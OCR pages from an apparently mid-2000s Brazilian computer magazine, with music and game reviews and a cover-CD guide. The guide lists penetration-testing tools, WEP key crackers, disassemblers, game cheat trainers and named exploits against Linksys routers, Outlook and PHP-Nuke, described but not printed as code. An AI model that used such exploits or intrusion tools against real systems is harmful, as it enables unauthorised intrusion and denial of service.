
MÚSICA DE IGREJA

O tempo passa e o Bad Religion continua lançando praticamente um CD por ano. Geralmente, essa regularidade é acompanhada de boas músicas e álbuns de qualidade. Infelizmente, não é o que acontece em "The Empire Strikes First", mais recente álbum de Greg Graffin e companhia.

Apesar dos protestos políticos presentes na maioria das faixas, o som está mais suave do que nunca.

A culpa não pode ser atribuída às guitarras ,que continuam rápidas e com riffs pegajosos, mas, sim, aos vocais. Não há uma frase sem um longo e chato "óóó" de fundo. Infelizmente isso não é novidade. Nos últimos álbuns, a taxa de açúcar nas canções do Bad já vinha subindo, mas em "The Empire Strikes First" a separação da banda e do punk rock tradicional parece selada. Aliás, os tios devem ter se divorciado do rock para fundar seu próprio culto contra o governo americano. Pelo menos o coral já está formado.

Bad Religion - The Empire Strikes First
Epitaph Records



WELCOME BACK, MRS.ANDERSON!

No mundo dos games é comum falar que um jogo é "o mais esperado do ano". A bola da vez é The Matrix Online e se tudo que já foi apresentado no projeto funcionar sem nenhum agente Smith para derrubar o sistema, as expectativas deverão ser satisfeitas ou até superadas. Seguindo a onda dos MMORPGs, os RPGs on-line para múltiplos jogadores, o jogo promete criar uma verdadeira Matrix na Internet. A Warner Bros. e os irmãos Wachowski estão envolvidos na criação dos cenários, personagens e de toda a lógica por traz do game, o que garante qualidade e efeitos especiais despejados sem dó e ação initerrupta. Ambas qualidades que poucos MMORPGs apresentam até hoje. As inscrições para beta tester do jogo já estão abertas, acesse o site oficial e se cadastre na newsletter.

The Matrix Online
Plataforma: PC
Site Oficial: http://thematrixonline.warnerbros.com

CHEGA DE SER BONZINHO

Acabou aquela história de salvar o mundo, resgatar a princesa e se esforçar por um final feliz. Pelo menos essa é a idéia de Evil Genius, game de estratégia cuja missão é fazer um império maligno prosperar. Matar agentes secretos e treinar capangas são apenas alguns dos "nobres" objetivos do game. Isso não significa que seu reinado de terror não tenha seus momentos de entretenimento. Os funcionários terão opções de diversão para poder descansar entre os processos de um plano de dominação mundial e outro. Esqueça a vida sem metas de The Sims e os simuladores politicamente corretos, liberte sua maldade e, sem sair da frente do seu micro, domine o mundo.

Evil Genius
Plataforma: PC
Site Oficial: howevilareyou.com

NEM O NORTON SEGURA


Mais uma vez o vilão do jogo Syphon Filter é um vírus. Mas a ameaça da vez se chama Omega Strain e a infecção começa em Toronto, no Canadá. Para variar, a praga é mortal, está nas mãos dos terroristas e você terá que salvar o mundo. Além do roteiro pouco original, o jogo segue o mesmo estilo dos títulos anteriores da série. Algumas novidades foram adicionadas: agora você cria sua própria equipe de especialistas e vai à caça dos inimigos via internet. Em SF:TOS, também é possível escolher a aparência, o sexo, as roupas e os tipos de armas usadas pelos agentes. Para quem prefere deixar o antivírus de lado e exterminar vírus com explosões e submetralhadoras, não há jogo mais indicado.

Syphon Filter: The Omega Strain
Plataforma: PlayStation 2
Site Oficial: www.us.playstation.com

GUIA DO CD

Nesta edição você encontra uma distribuição Linux própria para proteção e segurança de redes, o The Packet Máster Linux. Além destes recursos este Linux contém um pacote para análise forense digital. Confira também uma seleção especial de programas para auditoria de redes e testes de vulnerabilidades na categoria Pen Test (penetration test).

Não acaba por aí, são mais de 25 exploits, programas para segurança e auditoria de redes VPN, Trainers, que nada mais são que softwares para trapaças em jogos.



REQUISITOS MÍNIMOS

Para rodar o seu CD sem nenhum problema, é necessário que seu computador tenha a seguinte configuração mínima:

- Processador Pentium II ou superior
- 64 MB de memória RAM
- 16 MB de memória RAM de vídeo em resolução de 800x600 pixels
- Placa de som
- Drive de CD-ROM com velocidade 2X

Atenção: Esses requisitos mínimos são focados na interface do CD. As configurações podem variar de acordo com os programas instalados.

SUPORTE

Para esclarecer todas as suas dúvidas sobre o funcionamento do CD-ROM que acompanha esta edição, entre em contato com o departamento de Suporte Técnico da Digerati pelo telefone (11) 3217-2626, das 9 às 21h, de segunda a sexta-feira. Ou ainda envie um fax para para (11) 3217-2617 ou um e-mail para atendimento@digerati.com.br

LINUX

THE PACKET MASTER LINUX SECURITY SERVER - Distribuição Live Security e forense, construída do zero e finalizada em um pacote completo de ferramentas para análise de vulnerabilidades, testes de penetração (pen tests) e análises forenses.
No CD você encontra o pacote ISO, basta gravar a imagem direto para um CD-ROM. Como é uma distribuição Live, o The Packet Master Linux poderá ser executado direto do CD-ROM, com o qual você poderá acessar todas as funções e recursos do sistema, caso seja necessário pode-se instalar o sistema.

PEN TEST

NMAP 3.50 - Um dos melhores e mais famosos network scanners conhecidos. O Nmap, ao longo dos anos, firmou-se como ferramenta indispensável tanto para checagem de pacotes em tráfego, quanto para audições de segurança em redes. O Nmap utiliza novas maneiras de determinar se um host está livre, quais serviços (nome da aplicação e versão) ele está oferecendo, que sistema operacional está rodando, que filtros/firewalls estão em uso pelo host e dezenas de outras características, ou seja, é um software que todo administrador de redes deve ter ou pelo menos conhecer sua aplicação.
NESSUS 2.0 - Poderoso e completo scanner remoto de segurança, o Nessus tem como vantagem sua gigantesca lista de plug-ins, que interage com o scanner que, além de escanear um determinado host à procura dos serviços oferecidos e seus estados, retorna a vulneravilidade e o anúncio oficial de tal, caso a mesma seja encontrada em qualquer um dos serviços disponíveis no host em questão. Basicamente seu trabalho é escanear uma determinada rede e lhe retornar onde supostos ataques podem ser aplicados
WELLENREITER WIRELESS PENETRATION TOOL - O Wellenreiter é uma ferramenta de descoberta e auditoria de redes wireless 802.11b. Suporta cards baseadas em Prism2, Lucent e Cisco. A criancinha pode descobrir redes (BBS/IBSS) e detectar broadcastings ESSID ou redes não-broadcasting e as devidas capacidades de suas WEP e fabricante. Tráficos DHCP e ARP são decodificados e mostrados, oferecendo-lhe informações avançadas sobre as redes. Com um dispositivo GPS e o gpsd, você pode rastrear a localidade das redes descobertas. Neste pacote, você encontrará duas versão do programa, uma em Perl/GTK ou em C++
REMOTE ACCESS SESSION - Ferramenta que analisa a integridade de sistemas. O Remote Access tenta ganhar acesso ao sistema, usando as mais avançadas técnicas de intrusão remota. Existe uma grande diferença entre o Remote Acess Session e outras ferramentas de auditoria de segurança remota. Se ele econtra uma falha que retorna uma conta ou root, ele tentará explorar tal falha e retornará um shell

VPN SECURITY

SOCKETS TUNNELS (LINUX) - Túnel de comunicação com um proxy dos SOCKS. Com o SSH e o PPP, isso fornece um VPN mais eficiente do que usando o httptunnel. Isso pode também ser usado para aplicações running tais como SETI@Home através dos SOCKS
WINSCP - Cliente de SFTP e de SCP para Windows, usando SSH. A função principal é copiar arquivos seguros entre o local e um computador remoto. Além desa função básica, o programa controla outras ações com arquivos
GATEPROJECT - Firewall e sistema de VPN com regras e conexões que podem ser definidas pelo (drag-and-drop) da interface do usuário. Sua funcionalidade é compatível com todas soluções restantes de VPN, incluindo o ponto de verificação
NEST 2.0 (LINUX) - Túnel seguro do IP VPN. Conecta duas LANs sobre uma WAN insegura. A hierarquia trabalha no nível do pacote de IP. As características incluem a autenticação de pacotes e a integridade que verifica criptografia e modalidade chave de 160-bit CBC

EXPLOITS

LINKSYS DHCP EXPLOIT - Explore diversas falhas na maneira como roteadores Linksys retornam BOOTP packets. A cada resposta legítima os campos BOOTP são recheados com porções de memória do dispositivo, permitindo um sniff no tráfego e crashes no dispositivo
AUXPLOIT - Ferramenta de exploração remota para vulnerabilidade do c:\aux e é capaz de travar por completo um cliente de e-mail. O Outlook e outros clientes baseados em win32 lêem a mensagem usando o IE, que é sensível a essa vulnerabilidade
NUKE JOKES - Artigo demonstrando vulnerabilidades de path disclosure, cross site scripting e SQL injections no módulo Nuke Jokes do PHP-Nuke. Obs.: artigo escrito em inglês

TRAINERS

AGE OF MYTHOLOGY: THE TITANS V1.02 - Possui recursos de imortalidade, ataques especiais imediatos, entre outros
LORD OF THE RINGS: FELLOWSHIP OF THE RING - Imortalidade, um anel, superinventário são as vantagens que este trainer lhe dá
NEED FOR SPEED: UNDERGROUND V1.4 - Aumente seu prestígio e também seu dinheiro. Requer Windows NT, 2000 ou XP
SPARTAN - Tenha mais recursos, movimento ilimitado, busca imediata, jogue praga na cidade inimiga, reforçe paredes da cidade e restaure-as

WARS AND WARRIORS: JOAN OF ARC - Retornar ao começo, poder ilimitado, pontos infinitos, ouro, minas ilimitadas, entre outras caracteristicas
REEL DEAL SLOTS 2 - Comece com muito dinheiro e muitos pontos
SPLINTERS CELL PANDORA TOMORROW - Torne-se imortal, invisível, mais veloz, impeça o ataque dos inimigos, entre outras vantagens
BATTLEFIELD 1942 - Habilita o accuracy, speed hack, fog hack e wall hack
CALL OF DUTTY - Trainer que lhe dá vida infinita, munição infinita e também permite voltar para o início
ALONE IN THE DARK 4 - Imortalidade e munição ilimitada são as vantagens que este trainer lhe oferece
CAMPAIGN ECKMUHL V1.06A - Voltas ilimitadas, movimento ilimitado, não se cansar e voltar para início são as características deste trainer
CIVIL WAR BATTLES: CAMPAIGN FRANKLIN V1.02 - Permite levar vantagens no jogo com movimento ilimitado, não sentir as conseqüências do esforço, voltas ilimitadas e retornar ao início
SINGLES: FLIRT UP YOUR LIFE V1.0 - Ter muito dinheiro, voltar ao começo, passar para o próximo nível são algumas das opções deste trainer
SQUAD BATTLES: ADVANCE OF THE REICH V1.1 - Tenha movimento ilimitado, sem limite de voltas e volte ao normal
NAVAL CAMPAIGN: GUADALCANAL - Permite que você ajuste o resultado para favorecer quem quiser, diminuir os danos nos navios e retornar ao início
SHANGAI STREET RACER V1.0 - Tenha tempo infinito e fique sempre na primeira posição
THE ALAMO V1.0 - Fontes ilimitadas e contingente da tropa
PANZER CAMPAIGNS 6 KORSUN '44 V1.03 - Movimento ilimitado, poupar esforço, voltas ilimitadas e retornar ao modo normal
NEMESIS OF THE ROMAN EMPIRE - Tenha comida e dinheiro quando quiser, entre outras vantagens que o trainer lhe dá no jogo
MANHUNT - Permite habilitar e desabilitar o debugmenu
HITMAN: CONTRACTS - Fornece as opções de munição ilimitada, ficar invisível, cheat menu e ser poderoso
BREED - Tenha munição a hora que você quiser
UNREAL TOURNAMENT 2004 - Permite que você possa voltar ao começo e também mode God

DISASSEMBLERS

HACKMAN DISASSEMBLER 8.02 - Desenvolvido para fazer mudanças em arquivos executáveis e binários. Possui diversas ferramentas como disassembler para auxiliar nessa tarefa.É recomendado ser utilizado por programadores com conhecimento em linguagem de baixo e médio nível como Assembler e C. Funciona em processadores da Intel (x16/x32)
DJ JAVA DECOMPILER 3.5 - Decompilador Java que reconstrói o código original de um arquivo class binário compilado
DECAFE PRO 3.8 - Descompila arquivos Java de extensão .class para .java, podendo visualizar o código-fonte. Consegue decompilar até mesmo applets complexas retornando um código próximo ao original
BASTARD (LINUX) - Disassembler escrito em linguagem C no Linux, decompila arquivos ELF na plataforma x86
PERL X86 (LINUX) - Decompilador feito em Perl. Emprega as tabelas do opcode do libdisasm. Ele é derivado do projeto Bastard e é distribuído como parte do libdisasm
LDASM (LINUX) - Disassembler com GUI em Perl/TK para objdump/binutils que tenta imitar o visual do W32Dasm. Ele necessita do Perl e do Perl/TK
UNIVERSAL (LINUX) - O programa desmonta e lê diferentes tipos de arquivos binários. A funcionalidade é baseada em plug-ins para ler formatos como o ELF (Execute and Linking Format) do Unix
BIEW - Editor avançado de binários, hexadecimais. Contém um disassembler, inspeção prévia de MZ, NE, PE, LE, LX, DOS.SYS, NLM , ELF, a.out, coff32 e alguns formatos executáveis do rdoff
REAP (LINUX) - REAP(the Reverse Engineer's Assembly Producer) com GUI feita em Perl/TK para objdump binutil. Ele também faz edição avançadas e inspeção de binários.
SOURCERY (LINUX) - Disassembler multiplataforma com interface feita em GTK
NASM (LINUX) - Assembler desenvolvido para portabilidade e modularidade. Suporta uma escala de formatos de arquivos de objetos, incluindo Linux a.out e ELF, COFF, Microsoft OBJ e Win32 16-bit
PE EXPLORER - Disassembler e analisador de códigos-fonte de binários chamados PE (portable executable), formato nativo de DLLs e EXEs. Ele realiza algumas modificações nesses arquivos. Soporta EXE, DPL, BPL, DLL, DRV e SYS. Além disso, é possível visualizar o RC DATA

ESSENCIAIS

GTK+ 2.2.4 - Pacote necessário para rodar aplicações como o Gimp e o SodiPodi
ACROBAT READER 6.0.1 - Visualize, navegue e imprima Adobe PDFs no seu browser. Este tipo de arquivo é muito comum em documentações gerais e agora você já pode vê-las por meio de seu browser
FLASH PLAYER V7.0 (NETSCAPE,OPERA) - Última versão do plug-in para o principal formato de animação para Web
FLASH PLAYER V7.0 (IE)

MONTE SEU COMPUTADOR

Dossiê Hardware é um manual de referência para todos os profissionais da área de informática. Escrito por especialistas em hardware, o livro traz em suas mais de 320 páginas, de maneira fácil e descomplicada, todos os macetes para montar e fazer a manutenção de computadores.


Promoção exclusiva
Fazendo a sua compra, pelo site da Digerati, você pode adquirir qualquer revista da Loja Virtual inteiramente grátis!

Livro ***Dossiê Hardware***, 320 pág por R$ 49,90. Nas livrarias ou no site www.lojadigerati.com.br

DIGERATI
especialista na comunidade digital

digerati.com

VPN SECURITY: FERRAMENTAS PARA SEGURANÇA EM CONEXÕES VPN



Robots Spiders:
Descubra as vantagens e desvantagens de utilizar os spiders, como eles podem invadir a sua privacidade, e veja como se proteger

Pen Test:
Saiba como diagnosticar falhas de segurança com as mais novas técnicas de invasão em redes cabeadas e wirelles

DISASSEMBLER

Tudo para abrir e reconstruir arquivos binários

IDA Pro 4.6 - Software usado para disassemblar o vírus Blaster.
Hackman Disassembler 8.02 - Faz mudanças em arquivos executáveis.
DJ Java Decompiler 3.5 - Decompilador Java que reconstrói o código original de um arquivo class binário compilado.
DeCafe Pro 3.8 - Descompila arquivos Java de extensão .class para .java podendo visualizar o código fonte. Consegue decompilar até mesmo applets complexas retornando um código próximo ao original.
Bastard - Disassembler escrito em linguagem C no Linux, decompila arquivos ELF na plataforma x86.
Perl x86 - Decompilador feito em Perl. Emprega as tabelas do opcode do libdisasm. Ele é derivado do projeto Bastard. E é distribuído como parte do libdisasm.
Ldasm - Disassembler com GUI em Perl/TK para objdump/binutils que tenta imitar o visual do W32Dasm.Ele necessita do Perl e do Perl/TK.
Universal - O programa desmonta arquivos binários, lê diferentes tipos dee arquivos binários. A funcionalidade é baseada em plugins para ler formatos como o ELF (Execute and Linking Format) do Unix.
Biew - Editor avançado de binários, hexadecimais. Contém um disassembler, inspeção prévia de MZ, NE, PE, LE, LX, DOS.SYS, NLM , ELF, a.out, coff32 e alguns formatos executáveis do rdoff.
reap - reap(the Reverse Engineer's Assembly Producer) com GUI feita em Perl/TK para objdump binutil.
Sourcery - disassembler multiplataforma com interface feita em GTK.
NASM - Assembler desenvolvido para portabilidade e modularidade que suporta escala de formatos de arquivos de objetos incluindo Linux a.out e ELF, Win32 16-bit e outros.
PE Explorer - Disassembler e analizador de códigos fonte de binários chamados PE (portable executable), formato nativo de DLLs e EXEs.

PEN TESTS

Use as ferramentas mais sofisticadas para detectar falhas e vulnerabilidades na sua rede.

Nessus 2.0 - Scanner remoto de segurança com uma extensa lista de plug-ins para analisar hosts e serviços oferecidos.
Wellenreiter wireless penetration tool - Ferramenta para auditoria de redes wireless 802.11b que suporta cards baseados em Prism2, Lucent e Cisco.
Remote Access Session - Analisa a integridade de sistemas e usa técnicas avançadas de intrusão remota.
NmapWin 1.3.1 - Versão GUI do Nmap para Windows.
nmap-sql - Característica adicional ao Nmap, que adiciona uma funcionabilidade de loggin MySQL diretamente ao binário do Nmap. Isto pode ajudar muito em auditorias e pen tests com múltiplos scanners e subnets logging para uma database central.
Leviathan Auditor - Ferramenta para auditoria e pen test de redes, que roda em/e contra "máquinas Microsoft". Trabalha com dumps de usuários, grupos, serviços, compartilhamentos, dispositivos de transporte e endereços MAC.
RATS - Rough Auditing Tool for Security, é uma ferramenta para auditoria de códigos em C, C++, Python, Perl e PHP. Ele efetua um scann no código, descobrindo function calls potencialmente perigosas.
FinalSolution - Programa que checa a força de passwords através de diversas tentativas no servidor em teste. O FinalSolution efetua múltiplas conexões numa tentativa de melhorar a banda de conexão durante o teste.
Samba Audit - Pacote de módulos para auditoria de acesso ao (servidor de arquivos) Samba.
The Gobbler - Aplicação para auditoria de redes DHCP, incluindo detecção de servidores DHCP rogue, DHCP DoS e muito mais.
Kismet - Detector de redes wireless 802.11 layer2, sniffer, e detector de intrusão.
AirSnort - Ferramenta wireless que recupera chaves de encriptações em redes WEP's 802.11b.

PROGRAMA COMPLETO

The Packet Master Linux Security Server

Imagem da distro que roda direto do CD e vem com um pacote de ferramentas para análise de vulnerabilidades, testes de penetração (pen tests) e análises forenses.

30 EXPLOITS

Vulnerabilidades expostas em servidores IIS, FTP Serv-U, MS SQL Server, Outlook, eMule, Squirrel-Mail e muito mais.

TRAINERS

Ganhar roubando é ganhar sempre
Fique em vantagem em Age Of Mythology: The Titans, Lord of the Rings: Fellowship of the Ring, Need For Speed: Underground, Battlefield 1942, Call Of Dutty, Manhunt
Unreal Tournament 2004, Hitman: Contracts e nos melhores jogos da atualidade.

O conteúdo do CD brinde é composto por programas freeware, shareware e versões de demonstração

Configuração mínima do equipamento: processador Pentium II ou superior com 64 MB de RAM; placa de vídeo com 16 MB, resolução de 800x600 pixels e 16 milhões de cores; placa de som.

Alguns programas, por motivos alheios à nossa vontade, podem não rodar no Windows XP